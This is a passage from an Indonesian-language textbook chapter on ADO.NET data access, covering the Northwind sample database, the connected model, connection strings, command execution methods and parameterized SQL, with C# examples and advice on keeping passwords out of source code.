
15.3.3 Basis data contoh Northwind

Basis data contoh klasik Microsoft, **Northwind**, adalah sebuah perusahaan dagang kecil dengan pegawai, pelanggan, pesanan, dan produk. Northwind didistribusikan sebagai berkas cadangan; di SSMS klik kanan **Databases → Restore Database...**, pilih **Device**, pilih `northwind.bak`, lalu tekan **OK** (**Gambar 15.8**). Northwind juga tersedia sebagai skrip, `instnwnd.sql`, di repositori `sql-server-samples` milik Microsoft [11].



Gambar 15.8 Memulihkan Northwind dari perangkat `northwind.bak` (penanda 1). Basis data tujuannya `Northwind` (penanda 2), dan SSMS melaporkan (penanda 3) "Database 'Northwind' restored successfully."

Hal pertama yang dilakukan terhadap basis data baru adalah mengajukan pertanyaan kepadanya. **Gambar 15.9** menjalankan `SELECT EmployeeID, LastName, FirstName FROM Employees` di jendela kueri: sembilan pegawai, dari Nancy Davolio sampai Anne Dodsworth. Program pertama di Subbab 15.4 mengajukan pertanyaan yang persis sama dari C#.



Gambar 15.9 Kueri yang dikirim program di subbab berikutnya (penanda 1), dijalankan dengan tangan di SSMS, beserta sembilan barisnya (penanda 3). Object Explorer di kiri menampilkan tabel `dbo.Employees` (penanda 2) beserta kolomnya: `EmployeeID` (kunci primer, `int`), `LastName` dan `FirstName` (`nvarchar`).


15.3.4 Basis data yang dipakai kode bab ini

Kode Laundry tidak memerlukan server sama sekali. `Chapter15/data/laundry.db` adalah salinan basis data SQLite Profitina Laundry dari `ProfitinaLaundry/App/database/` — 3 gerai, 14 pegawai, 256 pelanggan, 12 layanan, 2.953 nota, 3.319 pembayaran, dan 8.802 baris log status yang mencakup Oktober 2025 sampai September 2026 — dan `Chapter15/data/csv/` berisi ketujuh tabel yang sama dalam bentuk berkas CSV, yang dimuat oleh versi DataSet di memori. Setiap pengujian bekerja pada salinan sementara, sehingga berkas-berkas itu tetap seperti saat dikirim. Jika Anda menginginkan versi MySQL, muatlah `schema.mysql.sql` dan `seed.mysql.sql` ke MySQL milik XAMPP seperti di Subbab 5.6, lalu `Chapter15/sql/create_bill_with_payment.mysql.sql` untuk Subbab 15.10.

15.4 Model Terhubung

15.4.1 Empat objek dan antarmukanya


Akses terhubung memerlukan empat jenis objek, dan **Gambar 15.10** menunjukkan bagaimana keempatnya tersusun di antara aplikasi .NET dan basis data.



Gambar 15.10 Model terhubung ADO.NET. **DbConnection** mewakili koneksi ke sumber data; **DbCommand** mewakili satu pernyataan SQL; **DbTransaction** mengelompokkan perintah agar berhasil atau gagal bersama; **DataReader** menyerahkan hasil kueri satu baris demi satu baris.

- **DbConnection** mewakili koneksi ke sumber data.
- **DbCommand** mewakili sebuah perintah SQL. Perintah dapat dijalankan di dalam transaksi.
- **DbTransaction** mewakili sebuah transaksi.
- **DataReader** menampung hasil kueri dan memungkinkan baris-barisnya dibaca secara berurutan.

Setiap jenis didefinisikan dua kali. Sekali sebagai **antarmuka** (*interface*) umum — `IDbConnection`, `IDbCommand`, `IDbTransaction`, `IDataReader` — dan sekali untuk setiap penyedia sebagai **kelas** yang mengimplementasikannya: `SqlConnection`, `SqlCommand`, `SqlTransaction`, dan `SqlDataReader` untuk SQL Server; `OleDbConnection` dan kawan-kawannya untuk OLE DB; `OracleConnection` dan kawan-kawannya untuk Oracle; demikian pula untuk ODBC dan SQL Server Compact. **Gambar 15.11** menggambarkan hierarkinya.



Gambar 15.11 Hierarki kelas. Empat antarmuka di atas; di bawahnya, satu keluarga berisi empat kelas untuk setiap penyedia (OLE DB, SQL Server, Oracle, ...), masing-masing kelas mengimplementasikan antarmukanya.

Sejak .NET Framework 2.0 ada lapisan ketiga di antara keduanya: **kelas dasar** abstrak dari `System.Data.Common` — `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`, `DbDataAdapter` — yang menjadi induk kelas-kelas setiap penyedia modern. Kelas dasar memuat semua yang dijanjikan antarmuka ditambah apa yang ditambahkan kemudian, terutama metode asinkron `OpenAsync`, `ExecuteReaderAsync`, dan `ReadAsync`. Kode yang ditulis terhadap kelas dasar ini, dan bukan terhadap `SqlConnection` atau `SqliteConnection`, berjalan di penyedia mana pun. Lapisan data Laundry di Subbab 15.12 ditulis persis dengan cara itu.

> **WAWASAN KUNCI.** Memprogram terhadap antarmuka — atau terhadap kelas dasar `Db...` — itulah yang membuat ADO.NET "universal". Satu-satunya baris dalam lapisan data yang ditulis dengan baik yang menyebut nama penyedia adalah baris yang membuat koneksi. Ubah baris itu, dan kode yang sama berbicara dengan basis data lain.

15.4.2 Pola akses terhubung

Setiap program terhubung mengikuti lima langkah yang sama, dan langkah-langkah itu disusun sedemikian rupa sehingga koneksi ditutup *apa pun yang terjadi*. **Pseudokode 15.1** menuliskan pola itu sebagai pseudokode.

Pseudokode 15.1 Pola akses data berorientasi koneksi. Baris 9–13 dijalankan baik saat berhasil maupun saat gagal, sehingga koneksi tidak pernah dibiarkan terbuka.

```
CONNECTED-ACCESS()
1  deklarasikan koneksi, belum bernilai
2  try
3      minta koneksi ke basis data lalu buka
4      jalankan sebuah pernyataan SQL
5      olah hasilnya
6      lepaskan sumber daya yang dipakai hasil itu (reader)
7  catch sebuah eksepsi
8      tangani: catat di log, dan beri tahu pengguna satu kalimat
9  finally
10     try
11         jika koneksi sudah dibuat, tutup
12     catch sebuah eksepsi
13         tangani
```

Mengapa begitu banyak upacara hanya untuk menutup? Karena sebuah koneksi termasuk dalam sebuah **pool** yang dipakai bersama oleh setiap permintaan aplikasi, dan koneksi yang tidak ditutup tidak dikembalikan ke *pool*. Halaman web yang membocorkan satu koneksi setiap kali terjadi galat akan, pada hari galat sering terjadi, menghabiskan *pool*; setiap permintaan berikutnya lalu menunggu koneksi yang tidak pernah datang, dan seluruh situs berhenti. Menutup di dalam `finally` membuat kebocoran itu mustahil.

15.4.3 EmployeesReader, seperti dulu ditulis dan seperti ditulis sekarang

Kode 15.1 adalah program ADO.NET pertama yang klasik: program itu membaca pegawai Northwind melalui penyedia OLE DB dan mencetak setiap baris. Bacalah berdampingan dengan **Pseudokode 15.1**; komentar di dalamnya menomori langkah-langkahnya.

Kode 15.1 `fragments/EmployeesReader.OleDb.cs`: pola berorientasi koneksi dalam bentuk aslinya di .NET Framework. Tidak dijalankan dalam buku ini: memerlukan Windows, SQL Server dengan Northwind, dan penyedia OLE DB yang hanya ada di Windows.


```
// EmployeesReader: the classic connected-access program, in the shape it had on the
// .NET Framework with the OLE DB provider and the Northwind sample database.
// NOT RUN in this book: it needs Windows, SQL Server with Northwind, and the
// System.Data.OleDb provider (Windows only). The password is read from the
// environment here; the original habit of writing it into the source is a mistake.
using System;
using System.Data;
using System.Data.OleDb;

namespace EmployeesReader {
    class Program {
        // Establish connection
        static void Main(string[] args) {
            string connStr = "provider=SQLOLEDB;data source=localhost;"
                + "initial catalog=Northwind;user id=sa;password="
                + Environment.GetEnvironmentVariable("NORTHWIND_PASSWORD") + ";";
            IDbConnection con = null; // Declare connection object
            try {
                // 1. Create connection object
                con = new OleDbConnection(connStr);
                con.Open(); // Open connection
                // 2. Execute command
                // --- Create SQL command
                IDbCommand cmd = con.CreateCommand();
                cmd.CommandText = "SELECT EmployeeID, LastName, " +
                    "FirstName FROM Employees";
                // --- Execute SQL command; result is an OleDbDataReader
                IDataReader reader = cmd.ExecuteReader();
                object[] dataRow = new object[reader.FieldCount];
                // 3. Process result
                while (reader.Read()) {
                    int cols = reader.GetValues(dataRow);
                    for (int i = 0; i < cols; i++) {
                        Console.Write("| {0} ", dataRow[i]);
                    }
                    Console.WriteLine();
                }
                // 4. Release resources
                // --- Close reader
                reader.Close();
            } catch (Exception e) {
                Console.WriteLine(e.Message);
            } finally {
                try {
                    if (con != null) {
                        // 5. Close connection
```

Kode 15.1 (Lanjutan) *fragments/EmployeesReader.OleDb.cs: pola berorientasi koneksi dalam bentuk aslinya di .NET Framework. Tidak dijalankan dalam buku ini: memerlukan Windows, SQL Server dengan Northwind, dan penyedia OLE DB yang hanya ada di Windows.*

```
                        con.Close();
                    }
                } catch (Exception ex) {
                    Console.WriteLine(ex.Message);
                }
            }
        }
    }
}
```

Setiap baris **Kode 15.1** memakai tipe antarmuka — `IDbConnection`, `IDbCommand`, `IDataReader` — kecuali satu, `new OleDbConnection(connStr)`, satu-satunya tempat penyedia muncul. `con.CreateCommand()` meminta koneksi membuatkan perintah dari penyedianya *sendiri*, sehingga perintah itu adalah `OleDbCommand` tanpa program pernah menyebutnya.

`reader.FieldCount` adalah jumlah kolom hasil, yang memungkinkan putaran menyiapkan larik berukuran tepat; `reader.GetValues(dataRow)` menyalin nilai-nilai baris saat ini ke larik itu dan mengembalikan jumlah yang disalin. Keluarannya, di mesin yang memiliki Northwind, adalah **Gambar 15.12**: sembilan pegawai yang sama dengan **Gambar 15.9**.



Gambar 15.12 Keluaran **Kode 15.1**: satu baris per pegawai, setiap kolom didahului garis tegak.

Bentuk program itu benar; tiga rinciannya sudah usang. Versi aslinya menaruh kata sandi `sa` di dalam *connection string* dalam kode sumber, sehingga kata sandi itu ikut ke setiap salinan program dan setiap versi di *source control* — versi yang dicetak di sini membacanya dari variabel lingkungan, dan versi modernnya lebih baik lagi. Blok `finally` dengan `try` di dalamnya kini dituliskan untuk Anda oleh pernyataan `using`. Dan program itu memblokir *thread*-nya selama menunggu basis data, sesuatu yang tidak sanggup ditanggung server web dengan banyak permintaan. **Kode 15.2** adalah program yang sama untuk .NET 10.

Kode 15.2 `fragments/EmployeesReader.SqlClient.cs`: program yang sama masa kini, dengan `await using` menutup *reader*, perintah, dan koneksi dalam urutan terbalik bagaimanapun blok itu berakhir. Tidak dijalankan dalam buku ini (tanpa SQL Server, tanpa NuGet).

```
// EmployeesReader today: .NET 10, Microsoft.Data.SqlClient, async, and `using`
// doing the work of the finally block. NOT RUN in this book (no SQL Server, no NuGet).
//   dotnet new console -n EmployeesReader
//   cd EmployeesReader
//   dotnet add package Microsoft.Data.SqlClient
//   (replace Program.cs with this file)
//   dotnet user-secrets init
//   dotnet user-secrets set Northwind "Server=localhost;Database=Northwind;Integrated
Security=true;TrustServerCertificate=true"
//   (or put the same text in the environment variable NORTHWIND)
using Microsoft.Data.SqlClient;

string connStr = Environment.GetEnvironmentVariable("NORTHWIND")
    ?? throw new InvalidOperationException("Set NORTHWIND to a connection string.");

await using var con = new SqlConnection(connStr);          // closed automatically, even on
error
await con.OpenAsync();
await using var cmd = new SqlCommand("SELECT EmployeeID, LastName, FirstName FROM
Employees", con);
await using SqlDataReader reader = await cmd.ExecuteReaderAsync();
while (await reader.ReadAsync())
{
    Console.WriteLine($"| {reader.GetInt32(0)} | {reader.GetString(1)} |
{reader.GetString(2)}");
}
```

`await using var con = …` mendeklarasikan variabel yang metode `DisposeAsync`-nya dipanggil ketika blok yang melingkupinya berakhir, bagaimanapun cara berakhirnya; bagi koneksi, *dispose* berarti menutup dan mengembalikannya ke *pool*. Keempat panggilan `…Async` melepaskan *thread* selama basis data bekerja, sehingga server web dapat melayani permintaan lain sementara itu. *Connection string* diambil dari lingkungan atau dari `dotnet user-secrets`, tempat penyimpanan per pengguna di luar folder proyek yang tidak pernah masuk ke *source control* [12].

15.4.4 Koneksi dan *connection string*

Gambar 15.13 mencantumkan apa yang dapat dilakukan sebuah koneksi. `ConnectionString` menyatakan ke mana menyambung; `Open()` dan `Close()` melakukannya; `Database`, `ConnectionTimeout`, dan `State` menggambarkan koneksi; `CreateCommand()` membuat perintah yang terikat padanya; dan `BeginTransaction()`, boleh dengan tingkat isolasi, memulai transaksi padanya.

- **ConnectionString** mendefinisikan koneksi ke basis data

```
string ConnectionString { get; set; }
```

- Membuka dan menutup koneksi

```
void Open();
void Close();
```

- Properti koneksi

```
string Database { get; }
int ConnectionTimeout { get; }
ConnectionState State { get; }
```

- Membuat objek Command

```
IDbCommand CreateCommand();
```

- Membuat objek Transaction

```
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel il);
```

«interface»
IDbConnection

```
//----- Properties
string ConnectionString {get; set;}
string Database {get;}
int ConnectionTimeout {get;}
ConnectionState State {get;}
//----- Methods
IDbTransaction BeginTransaction();
IDbTransaction BeginTransaction(
    IsolationLevel lvl);
IDbCommand CreateCommand();
void Close();
void Open();
...
```

«enum»
ConnectionState

```
Broken, Closed,
Connecting, Executing,
Fetching, Open
```

Gambar 15.13 Antarmuka `IDbConnection`: *connection string*, buka dan tutup, tiga properti deskriptif, dan dua metode pabrik untuk perintah dan transaksi. `State` bernilai salah satu dari `Broken, Closed, Connecting, Executing, Fetching, Open`.

Connection string adalah daftar pasangan `kunci=nilai` yang dipisahkan titik koma. *String* ini mengonfigurasi koneksi: nama penyedia (untuk OLE DB), identitas sumber data, autentikasi pengguna, dan pengaturan lain yang khas basis data tersebut. **Gambar 15.14** menunjukkan contoh-contoh klasiknya; **Tabel 15.4** memberikan bentuk yang dipakai dengan penyedia masa kini, termasuk milik Laundry.

- Pasangan kunci–nilai yang dipisahkan titik koma (`;`)
- Konfigurasi koneksi
  - nama *provider*
  - identitas sumber data
  - autentikasi pengguna
  - pengaturan lain yang khas basis data

OLE DB: *provider* disebut di dalam *string*

```
"provider=SQLOLEDB; data source=127.0.0.1\\NetSDK;
   initial catalog=Northwind; user id=sa; password=;"
"provider=Microsoft.Jet.OLEDB.4.0;
   data source=c:\\bin\\LocalAccess40.mdb;"
"provider=MSDAORA; data source=ORACLE8i7;
   user id=OLEDB; password=OLEDB;"
```

SQL Server: kelasnya sendiri sudah merupakan *provider*

```
"data source=(local)\\NetSDK; initial catalog=Northwind;
   user id=sa; pooling=false; Integrated Security=SSPI;
   connection timeout=20;"
```

Gambar 15.14 *Connection string*: pasangan kunci–nilai yang dipisahkan titik koma. *String* OLE DB menyebut penyedianya (SQL Server, Access/Jet, Oracle); *string* SQL Server tidak perlu nama penyedia karena kelasnya sudah merupakan penyedia, dan menambahkan *pooling*, keamanan terpadu, serta batas waktu.


Tabel 15.4 *Connection string* untuk penyedia yang dipakai bab ini. Kuncinya berbeda dari penyedia ke penyedia; dokumentasi setiap penyedia mencantumkannya, dan masing-masing punya kelas `…ConnectionStringBuilder` yang menuliskannya untuk Anda tanpa salah ketik.

Penyedia	Contoh *connection string*
`Microsoft.Data.Sqlite`	`Data Source=data/laundry.db;Mode=ReadWrite;Foreign Keys=True;Default Timeout=5`
`MySqlConnector`	`Server=localhost;Port=3306;Database=profitina_laundry;User ID=laundry;Password=…`
`Microsoft.Data.SqlClient`	`Server=localhost;Database=Northwind;Integrated Security=true;TrustServerCertificate=true`
`Microsoft.Data.SqlClient` (*login* SQL)	`Server=db.example.com;Database=Laundry;User ID=laundry_app;Password=…;Encrypt=true`

Tiga aturan menjauhkan *connection string* dari masalah. **Jangan pernah menaruh kata sandi di kode sumber**: bacalah dari konfigurasi yang tidak di-*commit* — variabel lingkungan, `dotnet user-secrets` selama pengembangan, pengelola rahasia di produksi. **Bangun *string* dengan kelas *builder***, bukan dengan penyambungan: `new SqliteConnectionStringBuilder { DataSource = path, ForeignKeys = true }` mengutip dengan benar jalur berkas yang mengandung titik koma, sedangkan `"Data Source=" + path` tidak. **Biarkan *pooling* menyala** (menyala secara bawaan): membuka koneksi dari *pool* hanya butuh mikrodetik karena memakai ulang koneksi yang sudah terbuka, dan karena itulah nasihat "buka selambat mungkin, tutup secepat mungkin" tidak ada ruginya.

15.4.5 Perintah

Objek perintah (*command*) mendefinisikan sebuah pernyataan SQL atau *stored procedure*. Perintah dijalankan pada sebuah koneksi, boleh memiliki parameter, dan boleh termasuk dalam sebuah transaksi; **Gambar 15.15** menunjukkan ketiga asosiasi itu, dan **Gambar 15.16** mencantumkan antarmukanya.



Gambar 15.15 Sebuah perintah dimiliki tepat satu koneksi, paling banyak satu transaksi (`0..1`), dan memiliki sejumlah parameter berapa pun (`*`).

- **CommandText** berisi pernyataan SQL atau *stored procedure*

```
string CommandText { get; set; }
```

- Koneksinya

```
IDbConnection Connection { get; set; }
```

- Jenis dan batas waktu

```
CommandType CommandType { get; set; }
int CommandTimeout { get; set; }
```

- Membuat dan mengakses parameter

```
IDbDataParameter CreateParameter();
IDataParameterCollection Parameters { get; }
```

- Mengeksekusi perintah

```
IDataReader ExecuteReader();
IDataReader ExecuteReader(CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«interface»
IDbCommand

```
//----- Properties
string CommandText {get; set;}
CommandType CommandType
    {get; set;}
int CommandTimeout
    {get; set;}
IDbConnection Connection
    {get; set;}
IDataParameterCollection
    Parameters {get;}
IDbTransaction Transaction
    {get; set;}
//----- Methods
IDbDataParameter
    CreateParameter();
IDataReader ExecuteReader();
IDataReader ExecuteReader(
    CommandBehavior b);
object ExecuteScalar();
int ExecuteNonQuery();
```

«enum»
CommandType

```
Text,
StoredProcedure,
TableDirect
```

Gambar 15.16 Antarmuka `IDbCommand`. `CommandText` memuat SQL (atau nama prosedur), `CommandType` menyatakan yang mana (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` membatasi lamanya menunggu, dan tiga metode `Execute...` menjalankannya.

Ketiga metode eksekusi berbeda dalam apa yang dikembalikannya, dan memilih yang tepat adalah separuh dari menulis perintah.

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

```
public enum CommandBehavior {
    CloseConnection, Default, KeyInfo, SchemaOnly,
    SequentialAccess, SingleResult, SingleRow
}
```

- Mengeksekusi kueri basis data yang tertulis di **CommandText**
- Hasilnya adalah objek **IDataReader**

Contoh

```
cmd.CommandText =
    "SELECT EmployeeID, LastName, FirstName FROM Employees";
IDataReader reader = cmd.ExecuteReader();
```

Gambar 15.17 `ExecuteReader()` menjalankan kueri dalam `CommandText` dan mengembalikan `IDataReader`. *Flag* `CommandBehavior` yang opsional (`CloseConnection`, `SingleRow`, `SequentialAccess`, ...) memberi tahu penyedia apa yang hendak dilakukan program terhadap hasilnya.

```
int ExecuteNonQuery();
```

- Mengeksekusi pernyataan non-kueri yang tertulis di **CommandText**
  - UPDATE
  - INSERT
  - DELETE
  - CREATE TABLE
  - ...
- Hasilnya adalah jumlah baris yang terpengaruh

Contoh

```
cmd.CommandText = "UPDATE Empls SET City = 'Seattle' WHERE ID = 8";
int affectedRows = cmd.ExecuteNonQuery();
```

Gambar 15.18 `ExecuteNonQuery()` menjalankan pernyataan yang tidak mengembalikan baris — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, ... — dan mengembalikan jumlah baris yang terkena.

```
object ExecuteScalar();
```

- Mengembalikan nilai kolom pertama dari baris pertama yang dihasilkan kueri
- **CommandText** biasanya berupa fungsi agregat

Contoh

```
cmd.CommandText = "SELECT count(*) FROM Employees";
int count = (int) cmd.ExecuteScalar();
```

Gambar 15.19 `ExecuteScalar()` mengembalikan nilai kolom pertama pada baris pertama, biasanya hasil agregat seperti `COUNT(*)`.

Gambar 15.17, **Gambar 15.18**, dan **Gambar 15.19** masing-masing membawa contoh kecil. **Tabel 15.5** mengumpulkannya, beserta pernyataan Laundry yang memakai setiap metode di Subbab 15.12.

Tabel 15.5 Tiga cara menjalankan perintah. Angka yang dikembalikan `ExecuteNonQuery` layak diperiksa: `UPDATE … WHERE id = @id AND status = 'queued'` yang mengembalikan 0 berarti orang lain sudah mengubah baris itu lebih dulu.

Metode	Mengembalikan	Dipakai untuk	Di lapisan data Laundry
`ExecuteReader()`	DataReader atas baris-baris	`SELECT` yang mengembalikan baris	`RecentBills`, `FindBill`, `SearchCustomers`
`ExecuteNonQuery()`	`int`: baris yang terkena	`INSERT`, `UPDATE`, `DELETE`, DDL	ketiga `INSERT`; `UPDATE Bill SET status…`
`ExecuteScalar()`	`object`: kolom pertama baris pertama, atau `null`	satu nilai: `COUNT(*)`, `MAX(id)`, sebuah harga	`SELECT price…`, `SELECT MAX(id) FROM Bill`

Perhatikan contoh dalam **Gambar 15.18**: `"UPDATE Empls SET City = 'Seattle' WHERE ID=8"`. Nilai `8` ditulis ke dalam teks SQL. Hal itu tidak berbahaya bila nilainya konstanta yang diketik pemrogram; itu awal bencana bila nilainya berasal dari pengunjung, dan subbab berikut membahas bagaimana agar hal itu tidak pernah terjadi.


15.4.6 Parameter

Sebuah perintah mengizinkan **parameter** masukan dan keluaran. Objek parameter menetapkan sebuah **nama**, sebuah **nilai**, sebuah **tipe data** (`DbType`), dan sebuah **arah**: `Input`, `Output`, `InputOutput`, atau `ReturnValue` (**Gambar 15.20**). Parameter keluaran dan nilai kembalian membawa hasil dari *stored procedure* (Subbab 15.10).

- Objek Command mendukung parameter masukan dan keluaran

```
IDataParameterCollection Parameters { get; }
```

- Sebuah objek parameter menentukan
  - **Name**: nama parameter
  - **Value**: nilai parameter
  - **DbType**: tipe data parameter
  - **Direction**: arah parameter — `Input`, `Output`, `InputOutput`, `ReturnValue`



Gambar 15.20 Parameter. Koleksi `Parameters` milik sebuah perintah memuat objek `IDataParameter`, masing-masing dengan tipe, arah, nama, dan nilai; `IDbDataParameter` menambahkan `Size` untuk *string* dan data biner.

Bekerja dengan parameter memerlukan tiga langkah (**Gambar 15.21**): tulis SQL dengan **penanda tempat** (*placeholder*) di tempat nilai akan diletakkan; buat parameter untuk setiap penanda dan tambahkan ke perintah; isi nilainya lalu jalankan. Ejaan penanda bergantung pada penyedia: OLE DB dan ODBC mengenali parameter **berdasarkan posisi** dengan `?`; SQL Server mengenalinya **berdasarkan nama** dengan `@nama`.

1. Definisikan perintah SQL dengan tempat penampung

- OLE DB: parameter dikenali dari posisinya (notasi ?)

```
OleDbCommand cmd = new OleDbCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = ?";
```

- SQL Server: parameter dikenali dari namanya (notasi @name)

```
SqlCommand cmd = new SqlCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = @ID";
```

2. Buat dan tambahkan parameternya

```
cmd.Parameters.Add(new OleDbParameter("@ID", OleDbType.BigInt));
```

3. Isi nilainya dan eksekusi perintahnya

```
cmd.Parameters["@ID"].Value = 1234;
cmd.ExecuteNonQuery();
```

Gambar 15.21 Bekerja dengan parameter dalam tiga langkah. Teks SQL memuat penanda (`?` untuk OLE DB, `@ID` untuk SQL Server); objek parameter ditambahkan; nilainya diisi tepat sebelum eksekusi.

Tabel 15.6 Penanda parameter menurut penyedia dan bahasa. `@name` berlaku untuk ketiga penyedia ADO.NET dalam bab ini, dan karena itulah lapisan data Laundry memakainya.

Penyedia	Penanda	Contoh
`Microsoft.Data.SqlClient`	`@name`	`WHERE id = @id`
